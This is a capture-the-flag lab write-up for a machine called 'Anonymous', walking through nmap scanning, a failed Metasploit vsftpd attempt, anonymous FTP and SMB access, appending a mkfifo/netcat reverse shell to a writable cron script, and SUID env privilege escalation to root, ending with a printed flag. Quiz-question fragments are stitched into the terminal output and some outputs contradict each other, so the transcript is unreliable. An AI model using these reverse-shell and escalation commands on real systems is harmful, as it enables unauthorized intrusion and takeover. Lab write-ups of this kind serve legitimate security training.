

# Box - Anonymous

## Nmap scan

```
$ nmap -sC -sV -v -T5 -Pn 10.10.157.144
```

```
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.0.8 or later
          ftp-anon: Anonymous FTP login allowed (FTP code 230)
          _drwxrwxrwx    2 111       113        4096 Jun  4  2020 scripts [NSE: writeable]
          ftp-syst:
          STAT:
          FTP server status:
            Connected to ::ffff:10.8.200.130
            Logged in as ftp
            TYPE: ASCII
            No session bandwidth limit
            Session timeout in seconds is 300
            Control connection is plain text
            Data connections will be plain text
            At session startup, client count was 4 What service is running on port 21?
            vsFTPD 3.0.3 - secure, fast, stable
          _End of status
22/tcp    open      ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
          ssh-hostkey:
            2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
            256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
            256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp   open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open      netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
1121/tcp  filtered rmpp
1126/tcp  filtered hpvmmdata
5904/tcp  filtered unknown
5999/tcp  filtered ncd-conf
9090/tcp  filtered zeus-admin
52869/tcp filtered unknown
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Answer the questions below
Enumerate the machine. How many ports are open?
```

There's a share on the user's computer. What's it called?

Answer Format: <share>

```
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

4 ports are open

1. 21 - ftp
2. 22 - ssh
3. 139 - smb
4. 445 - smb

## Exploiting ftp server with metasploit

```
$ searchsploit vsftpd
```

```
(zhedac㉿Kali)-[~]
$ searchsploit vsftpd
There's a share on the system. What's it called? Answer format: ----

Exploit Title
-----
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service

-----
```

Shellcodes: No Results

\$ msfconsole

\$ search vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
Answer the questions below.

#  Name                               Disclosure Date  Rank   Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
What service is running on port 21?
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          21        yes        The target port (TCP)
                                         There's a share on the user's computer. What's it called?

Payload options (cmd/unix/interact):
=====
Name      Current Setting  Required  Description
                                         Answer format: ----
                                         User.txt

Exploit target:
=====
Id  Name
--  --
0  Automatic
                                         Answer format: ----
                                         root.txt

                                         Answer format: ----

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

\$ use 0

\$ set rhosts 10.10.157.144

\$ run

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.157.144
rhosts => 10.10.157.144
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.157.144:21 - Banner: 220 NamelessOne's FTP Server!
[*] 10.10.157.144:21 - USER: 530 This FTP server is anonymous only.
[-] 10.10.157.144:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.157.144:21 - Banner: 220 NamelessOne's FTP Server!
[*] 10.10.157.144:21 - USER: 530 This FTP server is anonymous only.
[-] 10.10.157.144:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

```

Seeing that the backdoor couldn't be reached we will try with another method to get into ftp.

## FTP login

**\$ ftp 10.10.157.144**

Name : anonymous

password : <empty>

**\$ ls**

```

└─(zhedac㉿Kali)-[~]
└─$ ftp 10.10.157.144
Connected to 10.10.157.144.
220 NamelessOne's FTP Server!
Name (10.10.157.144:zhedac): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113        4096 Jun  4  2020 scripts
226 Directory send OK.

```

**\$ cd scripts**

```

ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r-xrwx    1 1000      1000        314 Jun  4  2020 clean.sh
-rw-rw-r--    1 1000      1000       1763 Jun 29 17:36 removed_files.log
-rw-r--r--    1 1000      1000        68 May 12  2020 to_do.txt
226 Directory send OK.

```

We will download all the files here in our system to examine.

**\$ mget \***

```
ftp> mget file*
ftp> mget *
mget clean.sh? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for clean.sh (314 bytes).
226 Transfer complete.
314 bytes received in 0.00 secs (3.3646 MB/s) user.txt
mget removed_files.log? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for removed_files.log (1892 bytes).
226 Transfer complete.
1892 bytes received in 0.02 secs (121.8047 kB/s) t.txt
mget to_do.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
226 Transfer complete.
```

Now we have 3 file: to\_do.txt, removed\_files.log, clean.sh

**\$ cat to\_do.txt**

```
└──(zhedac㉿Kali)-[~]
$ cat to do.txt
I really need to disable the anonymous login ... it's really not safe
```

Nothing useful

**\$ cat removed\_file.log**

```
└──(zhedac㉿Kali)-[~]
$ cat removed files.log
Running cleanup script: nothing to delete
```

Nothing useful

**\$ cat clean.sh**

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```
(zhedac㉿Kali)-[~]
$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
    echo "Running cleanup script: nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

There's a share on the user's computer. What's it called?

Answer format: user.txt

user.txt

bash file to run a **cleanup** script.

## SMB login

\$ smbclient -L \\\\10.10.157.144

```
(zhedac㉿Kali)-[~]
$ smbclient -L \\\\10.10.157.144
Enter WORKGROUP\zhedac's password:
\\
      Sharename      Type      Comment
      print$         Disk      Printer Drivers
      pics           Disk      My SMB Share Directory for Pics
      IPC$           IPC       IPC Service (anonymous server (Samba, Ubuntu))
tstream_smbXcli_np_destructor: cli_close failed on pipe srvsvc. Error was NT_STATUS_IO_TIMEOUT
SMB1 disabled -- no workgroup available
```

Answer the questions below

What port is the machine listening on? How many ports are open?

Here we find out shared file : **pics**

Checking the pics directory

\$ smbclient //10.10.157.144/pics

```
(zhedac㉿Kali)-[~]
$ smbclient //10.10.157.144/pics
Enter WORKGROUP\zhedac's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
corgo2.jpg
puppos.jpeg

20508240 blocks of size 1024. 13306804 blocks available
```

What service is running on port 21?

ftp

What ports are open?


139 and 445?

Downloading the images, then using hexdump, strings, exiftool etc. we couldn't find anything useful in these images.

## Placing a Reverse Shell

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```
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.200.130 1234
>/tmp/f >" clean.sh
```




```
*clean.sh
1#!/bin/bash
2
3 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.200.130 1234 >/tmp/f
4
5 tmp_files=0
6 echo $tmp_files
7 if [ $tmp_files=0 ]
8 then
9     echo "Running cleanup script: nothing to delete" >> /var/ftp/scripts/removed_files.log
10 else
11     for LINE in $tmp_files; do
12         rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/-
    removed_files.log;done
13 fi
```

Logging in ftp server again

```
$ ftp 10.10.157.144
```

```
$ cd scripts
```

```
$ append clean.sh
```



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000      1000          314 Jun  04  2020 clean.sh
-rw-rw-r--    1 1000      1000        3784 Jun 29 18:23 removed_files.log
-rw-r--r--    1 1000      1000          68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> append clean.sh
local: clean.sh remote: clean.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
395 bytes sent in 0.00 secs (8.1892 MB/s)
ftp> exit
221 Goodbye.
```

Now we have placed our reverse shell in the attacker machine.

```
$ nc -lvp 1234
```

Now waiting for the connection to be established

```
(zhedac㉿Kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
10.10.157.144: inverse host lookup failed: Unknown host
connect to [10.8.200.130] from (UNKNOWN) [10.10.157.144] 34866
/bin/sh: 0: can't access tty; job control turned off
$ ls
pics
user.txt
$ 
```

Finally we got the shell.

Getting the user flag from here directly.

For the flag in the root directory we didn't have permission to access it. So we will need to escalate our privilege.

## Privilege escalation

**\$ sudo -l**

We need password to run this

Now we will find suid binaries

**\$ find / -type f -perm /4000 2>/dev/null**

```
/snap/core/9066/usr/lib/snapd/SnapConf
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/decrypt-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
```

Now checking functions of suspected binaries from [GTFOBins](#).

Got "env" as uid to spawn an elevated interactive shell

**\$ env /bin/sh -p**

```
# whoami  
whoami  
root  
#
```

Woah!!! We got the root shell. Now reading the root flag.

```
# cat /root/root.txt  
cat /root/root.txt  
4d930091c31a622a7ed10f27999af363
```